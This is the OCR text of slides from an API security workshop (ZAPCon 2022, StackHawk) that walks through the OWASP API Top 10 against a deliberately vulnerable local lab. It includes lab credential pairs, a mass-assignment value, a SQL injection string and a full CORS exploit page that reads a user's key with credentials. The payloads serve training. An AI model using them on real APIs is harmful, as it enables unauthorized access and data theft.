Presented by

STACKHAWK

Grant Ongers

API Security Testing Workshop

About You!

CTO, Secure Delivery

OWASP Global Foundation Vice-Chair

OWASP Project Lead:

- Open AppSec Curriculum
- Cornucopia
- Open AppSec Tooling API project lead


CTO and Co-founder of Secure Delivery

@rewtd

Secure Delivery

Continuous Application Security

We enable organisations to design, build and operate the most secure applications possible through security coaching, assessments and secure practice across the entire technical delivery function.



Your Session

Tiny Setup

- OWASP API Top 10 (1 - 5)

Short Break

- OWASP API Top 10 (6 - 10)

Getting Started (part 1/5)

Applications you'll need:

Docker (ensure that you can use docker-compose)

git (ensure you can git clone *public* repositories)

Postman (https://www.postman.com/downloads/)

ZAP (https://www.zaproxy.org/download/)

Obviously!

Bonus!

Waydroid (https://waydro.id/) or

Bluestacks (https://www.bluestacks.com/download.html)

Getting Started (part 2/5)

Getting the API:

```
git clone https://github.com/secure-delivery/vapi.git
cd vapi
docker-compose up -d
```

Getting Started (part 3/5)

Run Postman:

File | Import ./vapi/postman/vAPI_ENV.postman_environment.json

File | Import ./vapi/postman/vAPI.postman_collection.json

Run ZAP:

```
zap.sh -config api.addrs.addr.name=.* -config api.addrs.addr.regex=true
```

Getting Started (part 4/5)

Postman Configuration:

SETTINGS

General | Themes | Shortcuts | Data | Add-ons | Certificates | Proxy | Update | About

Default Proxy Configuration

Postman uses the system's proxy configurations by default to connect to any online services, or to send API requests.

vAPI_ENV

	VARIABLE	TYPE	INITIAL VALUE	CURRENT VALUE
☑	host	default	localhost	localhost

configurations do not apply to any Postman services. Learn more about using a custom proxy ↗

☐ Use the system proxy

☑ Respect HTTP_PROXY, HTTPS_PROXY, and NO_PROXY environment variables.

☑ Add a custom proxy configuration

Proxy Type ☑ HTTP ☑ HTTPS

Proxy Server localhost : 9090

Proxy Auth OFF

Getting Started (part 5/5)

ZAP Configuration:

Options

Active Scan
Active Scan Input Ve
AJAX Spider
Alerts
Anti-CSRF Tokens
API
Applications
Breakpoints
Call Home
Check For Updates
Client Certificate
Connection
Database
Display
Dynamic SSL Certific
Encode/Decode
Extensions
Forced Brows
Form Handler
Fuzzer
Global Alert Fil
Global Exclude
GraphQL
HTTP Sessions
HUD
JVM

API

Enabled
Web UI Enabled
Secure Only
API Key:
Generate

Addresses permitted to use the API

Enabled	Regex	Address
☑	☑	.*

Remove Without Confirmation

Report error details via API
Autofill API key in the API UI
Enable JSONP

Reset to Factory Defaults
Cancel
OK

Options

Forced Browse
Form Handler
Fuzzer
Global Alert Filters
Global Exclude URL
GraphQL
HTTP Sessions
HUD
JVM
Keyboard
Language
Local Proxies
OAST
Passive Scan Rules
Passive Scan Tags
Passive Scanner
Quick Start Launch
Replacer
Rule Configuration
Scripts
Search
Selenium

Local Proxies

Local Proxy
Address: localhost
Port (e.g. 8080): 9090
Set your browser proxy setting using the above. The HTTP port and HTTPS port must be the same port as above.
Behind NAT
Remove Unsupported Encodings
Always unzip gzipped content

Security Protocols
SSLv2Hello SSL 3 TLS 1 TLS 1.1 TLS 1.2 TLS 1.3

Additional Proxies

Enabled	Address	Port

Add...
Modify...
Remove
Enable All
Disable All

OWASP ZAP - OWASP ZAP 2.11.1

File Edit View Analyse Report Tools Import Online Help

Standard Mode

ZAPCon 2022

Presented by STACKHAWK

OWASP API Top 10 (1 – 5)

In *(about)* **60 minutes**

#1 – Broken Object Level Authorization

<u>AuthZ / Access Control</u>

What actions you are allowed to take;

on *which objects*

<u>Actions and Objects</u>

APIs expose either:

- SOAP services (actions); or
- REST data (objects)

directly to consuming services.

Large attack surface:

- each and every endpoint needs protecting

Complex mapping of access controls

- contextual understanding
- business logic
- scopes

I nsecure

D irect

O bject

R eference

R ole

B ased

A ccess

C ontrol

D iscretionary

A ccess

C ontrol

Ferraiolo, D. and Kuhn, R., 1992. *Role-based access controls*. In Proceedings of 15th NIST-NCSC National Computer Security Conference (Vol. 563). Baltimore, Maryland: NIST-NCSC.

Role
Based
Access
Control

Mandatory
Access
Control

Ferraiolo, D. and Kuhn, R., 1992. *Role-based access controls*. In Proceedings of 15th NIST-NCSC National Computer Security Conference (Vol. 563). Baltimore, Maryland: NIST-NCSC.

Exercise #1

http://e{{host}}/vapi/api1/user/1

#2 – Broken User Authentication

AuthC / Identity

Who you (or your application) are (is)

Implementations

There are several options: *Basic Auth*, *API Keys*, *Bearer Tokens*, *OAuth2*, *OIDC*, *SAML*, or *Certificate-based authentication (mTLS)* to name a few

There are many options for identity

- Some of which are terrible (looking at you basic auth!)

It's easy to set up wrong / misconfigure

- Some require infrastructure (mTLS)
- Some are easily exposed (API Keys)
- Some are complicated (OAuth vs OAuth2 / OpenID vs OIDC)

OAuth 2

pen

orization

https://oauth.net/2/https://oauth.net/2/

O pen

ID entity

C onnect

https://openid.net/connect/

S ecurity

A ssertion

M arkup

L anguage

https://duo.com/blog/the-beer-drinkers-guide-to-saml

Wilson, Y. and Hingnikar, A., 2019. *Solving Identity Management in Modern Applications: Demystifying OAuth 2.0, OpenID Connect, and SAML 2.0.* Apress.

Exercise #2

"email":"savanna48@ortiz.com","password":"zTyBwV/9"
"email":"hauck.aletha@yahoo.com","password":"kU-wDE7r"
"email":"harber.leif@beatty.info","password":"kU-wDE7r"

#3 – Excessive Data Exposure

<u>APIs are all about data!</u>

The *Endpoints* are literally data *Objects* exposed for other applications to consume.

So… what's *excessive*?

APIs return RAW data

- developers rely on the consuming app to filter and to modify for presentation
- this often includes metadata that the app doesn't need

APIs try to be self-describing

Exercise #3

install and run ./vapi/Resources/API3_APK/TheCommentApp.apk

Exercise #3 - Mobile App Configuration

Exercise #3 - Post Comment

Exercise #3 - Check out Response

Quick Start | Request | Response

Header: Text | Body: Text

```
HTTP/1.1 200 OK
Host: localhost
Date: Sat, 08 Jan 2022 14:36:00 GMT
Connection: close
X-Powered-By: PHP/7.4.7
Cache-Control: no-cache, private
Date: Sat, 08 Jan 2022 14:36:00 GMT
Content-Type: application/json
```


```
[{"id":1,"postid":"1","deviceid":"flag{api3_0bad677bfc504c75ff72}","latitude":"45.5426274","longitude":"-122.7944111",
"commenttext":"THIS POST IS SH**Y","username":"baduser007"},{"id":2,"postid":"","deviceid":"xps15","latitude":
"51.5072\u00b0 N","longitude":"0.1276\u00b0 W","commenttext":"Some Text","username":"grant"}]
```

#4 - Lack of Resources & Rate Limiting

Resources

The services and the data we provide via the API.

Rate Limiting

Preventing those resources from being stolen or the systems from being abused

Problem is:

APIs are for machines.

We want them fast and as unlimited as required, so we build them to scale.

Allows for brute forcing!

Exercise #4

1872

#5 - Broken Function Level Authorization

<u>AuthZ / Access Control</u>

Again!

<u>Function Level</u>

The focus here is on the actions you can take over the data you have access to

Again: very large attack surface:

- each and every endpoint needs protecting

Definitely a complex mapping

- contextual understanding
- <u>business logic</u>
- <u>scopes</u>


Exercise #5

Exercise #5 - Hints

ZAP can use add ons…

https://www.zaproxy.org/addons/

Check out the FuzzDB Files



Exercise #5

users

ZAPCon 2022

Presented by STACKHAWK

OWASP API Top 10 (6 - 10)

In *(what's left of)* **60 minutes**

#6 - Mass Assignment

Mass Assignment

User passes an unexpected parameter / property to a Method (that can handle Objects with that property) because the Class can have them..

Objects - data instances (again)

Methods - procedures for a Class

Classes - the blueprint Object

Objects still can have all the elements their Class defines...

Methods exposing an Object could also expose those other properties without meaning to.

Abadi, M. and Cardelli, L., 2012. *A theory of objects*. Springer Science & Business Media.

Exercise #6

"credit": "1000000"

#7 - Security Misconfiguration

<u>Misconfiguration?</u>

Yes, it could be a great many things

Server Configuration

- Patch status
- Storage configuration
- Error level configuration

Network Configuration

- Protocol setup
- HTTP header setup

What kinds of things go wrong?

- Unpatched systems
- Unhardened setups
- Unnecessary features
- Debug logging
- Unprotected storage
- Exposed management panels
- Insecure default configurations
- Misconfigured HTTP headers
- Misconfigured CORS
- Misconfigured TLS

Exercise #7

Origin: hackerserver.com

Exercise #7 - Exploit

```
<!DOCTYPE html>
<html lang="en">
<head>
   <title>CORS Exploit (vapi 7)</title>
   <script>
   function corsAttack()
   {
     var req = new XMLHttpRequest();
     req.onreadystatechange = function()
     {
       //Push the response back to us here
     }
     req.open("GET", "http://localhost/vapi/api7/user/key", true);
     req.withCredentials = true;
     req.send();
   }
   </script>
</head>
<body>
   <center>
       <h2>CORS Exploit</h2>
       <div id="demo">
           <button type="button" onclick="corsAttack()">Click here for magic</button>
       </div>
   </center>
</body>
</html>
```

#8 - Injection

<u>Injection?</u>

User controlled *input* that is *used without sanitising* first can lead to injection

Mass Assignment is a specific case of this, but not the only one.

APIs are potentially exposed to injection through:

- SQL
- NoSQL
- LDAP
- OS commands
- XML parsers
- Object-Relational Mapping (ORM)

Exercise #8

' or 1=1--

#9 – Improper Assets Management

Assets?

This either refers to

- *versions* of the *Endpoints*;
- *restricted Endpoints* (for debug); or
- the different SDLC *environments*

Management?

Exactly, what does management of those mean? Who does it? How?

Legacy often means old *vulnerabilities*

Debug almost certainly means *information disclosure*

Sharing or otherwise *linking* components *between* environments

Sharing data *between* environments

Exercise #9

1655

#10 – Insufficient Logging & Monitoring

Logging

While debug logging is bad, lack of logging is worse (arguably)

Monitoring

This is DevOps, we monitor production, right?

Errors over logs, or logging for *errors*


Logging for *usage*

Logging for *functional correctness*

Monitoring is almost exclusively for *usage*

https://owasp.org/www-project-secure-logging-benchmark/

Exercise #10



Thank you for participating!

Linkedin: @rewtd

Twitter: @rewtd